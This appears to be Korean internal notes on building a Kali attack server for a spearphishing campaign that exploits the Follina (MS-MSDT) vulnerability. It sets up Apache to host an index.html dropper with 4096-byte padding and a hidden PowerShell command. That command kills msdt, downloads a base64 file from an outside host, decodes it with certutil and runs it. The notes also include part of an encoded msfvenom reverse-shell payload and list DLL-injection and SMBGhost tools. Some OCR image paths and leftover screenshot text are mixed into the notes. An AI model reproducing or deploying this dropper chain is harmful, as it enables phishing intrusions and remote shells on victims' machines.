공격 시스템 구축

ESXi에 아래 사항 진행

- 애플리케이션 설치
- 공격 수행에 필요한 스크립트, 웹 페이지, 악성 파일 등 탑재
- 프록시 설정

개요

OS는 Kali를 기반으로 구성한다.

필요한 기능 (아래에 추가적으로 기입해주세요)

- Follina 동작을 위해 필요한 apache 웹서버
  - index.html
  - dropper를 통해서 실행할 파일 / 스크립트
- ~~Remmina(VNC&RDP)~~
- xfreerdp 설치
- dll injection revshell.py
- SMBGhost 실행파일
- ~~FileZilla(클라이언트)~~

설정

▼ apache 웹 서버 설정 (Dropper)

- 스피어피싱으로 받게 될 워드 파일은 Follina 취약점을 통해 내부 확산 위한 파일 다운. 수행

- 해당 취약점을 위해서 아래 항목 구현 필요
  - 워드 파일을 열람 시 작동하게 될 스크립트가 담긴 HTML 페이지
  - HTML에 포함된 스크립트로 다운로드 받게되는 악성코드 파일

1. **Apache service 설치**

```
$ sudo apt-get -y install apache2
```


```
$ sudo service apache2 start
```

2. **Apache 웹 페이지 기본 설정**

   Dropper 수행을 위한 웹 페이지는 스크립트가 담긴 index.html과 인코딩된 스크립트 혹은 실행파일이 담긴 s.txt로 간단하게 구성된다.

   Apache 설정은 아래 하위 페이지를 기반으로 작성하게 된다. 로컬에서 진행했던 세부적인 테스트는 아래 페이지를 참고하면 된다.

   index.html



index.html 예시

   index.html은 크게 2부분으로 구성된다.

- 스크립트 실행을 위한 패딩
  - 아무 문자나 주석처리를 통해 4096바이트를 채워 넣기
- MS-MSDT 호출을 통한 RCE 코드 영역
  - 수행하고자 하는 코드를 제작하여 base64로 인코딩하여 업로드

테스트 및 실제 악성코드 제작에는 아래 RCE 코드 영역 부분만 수정하면 된다.

index.html / RCE 코드 제작

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -A
rgumentList "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidd
en -ArgumentList "/c powershell.exe -ExecutionPolicy ByPass -WindowStyle Hidde
n (New-Object System.Net.WebClient).DownloadFile('http://192.168.10.128/s.tx
t','%tmp%\api.txt') & certutil -decode %tmp%\api.txt %tmp%\api.ps1 & powershel
l.exe %tmp%\api.ps1"
```

위 코드는 로컬환경에서 테스트한 코드이다. 진행 방식은 아래와 같다

- Kali에서 인코딩된 파워쉘 스크립트가 담긴 s.txt 파일 임시 폴더에 api.txt로 다운로드
- 다운받은 api.txt 파일 디코딩 진행 및 api.ps1로 저장
- api.ps1 실행

최종적으로 실행되는 파워쉘 스크립트는 칼리 서버로 리버스 쉘을 요청하는 스크립트가 담겨있다.

해당 코드 영역을 수행하고자 하는 기능에 맞게 수정해야하며 **base64로 인코딩** 해서 script 영역에 넣어야한다.

s.txt

Follina 취약점을 통해서 다운로드 받고 실행하게 할 스크립트나 악성코드에 대한 디코딩 값이 담긴 텍스트 파일이다.

```
JFJVTUZ2R2dKZWYgPSBAIgpbRGxsSW1wb3J0KCJrZXJuZWwzMi5kbGwiKV0KcHVibGljIHN0YXRpYyBl
'''
중략
'''
cHkoJFdzWG9YWEVFcnVHdkQsMCwkS0FWYUpPdG1qT0JyaiwkV3NYb1hYRUVydUd2RC5MZW5ndGgpCgokQVdnV2h0UE9XOjpDcmVhdGVUaHJlYWQoMCwwLCRLQVZhSk90bWpPQnJqLDAsMCwwKQ==
```


해당 텍스트 파일은 base64로 인코딩된 값으로, 원본 코드는 msfvenom을 통해서 제작된 리버스 쉘 생성 코드가 담겨있다.

테스트 환경에서 원하는 기능을 msfvenom을 통해서 작성한 후 base64로 인코딩해서 서버에 s.txt로 업로드하거나, 다른 이름으로 업로드 한 후 index.html에서 RCE 코드 영역을 수정하면 된다.

▼ ~~Remmina 설치~~

```
sudo apt-get update
sudo apt-get -y install remmina
```


remmina
Remmina
remmina 실행
kali


Remmina 원격 데스크톱 클라이언트
RDP
이름
그룹
레이블
서버
플러그인
마지막 사용시간
총 0개의 항목.

설치 확인

이후 rdp 연결 시 사용

▼ xfreerdp 설치

```
sudo apt-get update

sudo apt-get install freerdp
```

▼ ~~FileZilla 클라이언트 설치~~

- DB SERVER로부터 ftp로 파일 수신